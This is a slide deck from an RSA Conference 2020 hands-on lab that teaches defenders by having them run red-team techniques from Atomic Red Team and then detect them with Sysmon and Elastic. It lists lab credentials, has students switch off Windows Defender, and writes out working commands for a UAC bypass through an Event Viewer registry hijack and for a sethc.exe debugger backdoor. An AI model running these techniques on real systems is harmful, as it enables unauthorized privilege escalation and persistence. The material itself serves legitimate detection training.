RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: **LAB4-W10**

Red Teaming for Blue Teamers: A Practical Approach Using Open Source Tools

Travis Smith

Manager, Security Content and Research
Tripwire, Inc
@MrTrav


Agenda

- 14:00-14:10 – Access Learning Lab Virtual Environment
- 14:10-15:00 – Run Through Red Team Activities
- 15:00-16:00 – Run Through Blue Team Activities

Accessing the Lab


- https://tripwire.me/vhX
- X will be you're specific student number on your desk

- Password: rsalearninglab
- OS Credentials: rsa/learninglab
- OS Hostname: host-X
- OS IP Address: 10.0.0.X




Log Into SkyTap

https://tripwire.me/vh1



Launch Victim Host Console



Username: rsa
Password: learninglab


NYPD

Today's Red Team Toolset

ATT&CK™

Adversarial Tactics, Techniques & Common Knowledge

CALDERA

Cyber Adversary Language and Decision Engine for Red Team Automation

Today's Blue Team Toolset

Elastic Stack

Kibana

Beats

Elasticsearch

Windows

Sysmon

@SwiftOnSecurity

Disable Windows Defender*

- Start Menu > Settings > Update & Security
- Click Windows Security on left side menu
- Click Virus & threat protection
- Click Manage settings
- Turn Off:
  - Real-time protection
  - Cloud-delivered protection

Red Team Exercise #1

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1088/T1088.md

Atomic Test #1 - Bypass UAC using Event Viewer

Bypasses User Account Control using Event Viewer and a relevant Windows Registry modification. More information here - https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

Supported Platforms: Windows

Inputs

Name	Description	Type	Default Value
executable_binary	Binary to execute with UAC Bypass	path	C:\Windows\System32\cmd.exe

Run it with `command_prompt` **!**


```
reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "#{executable_binary}" /f
cmd.exe /c eventvwr.msc
```

Cleanup Commands:

```
reg.exe delete hkcu\software\classes\mscfile /f
```


Red Team Exercise #1

- Launch Event Viewer, confirm it launches



Red Team Exercise #1

- Run atomic command
  - `reg add hkcu\software\classes\mscfile\shell\open\command /ve /d ”C:\Windows\System32\cmd.exe” /f`



Red Team Exercise #1

- Launch Event Viewer, confirm CMD.exe launches

Command Prompt - cmd /c eventvwr.msc

```
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\travis>cmd /c eventvwr.msc

C:\Users\travis>reg add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\Windows\System32\cmd.exe" /f
The operation completed successfully.

C:\Users\travis>cmd /c eventvwr.msc
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\travis>
```

Launch other executables from here:

- notepad
- calc
- whoami
- ping

Red Team Exercise #2

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1015/T1015.md

Atomic Test #2 - Attaches Command Prompt As Debugger To Process - sethc

This allows adversaries to execute the attached process

Supported Platforms: Windows

Inputs

Name	Description	Type	Default Value
target_executable	File You Want To Attach cmd To	String	sethc.exe

Run it with `powershell`! Elevation Required (e.g. root or admin)


```
$registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"
$Value = "C:\windows\system32\cmd.exe"
$Name = "Debugger"
IF(!(Test-Path $registryPath))
 {
  New-Item -Path $registryPath -Force
  New-ItemProperty -Path $registryPath -Name $name -Value $Value -PropertyType DWORD -Force
 }
ELSE
 {
  New-ItemProperty -Path $registryPath -Name $name -Value $Value
 }
```

Cleanup Commands:

```
reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Deb
```

Red Team Exercise #2


- Launch Sticky Keys (Hit Shift key 5+ times)



- Click No

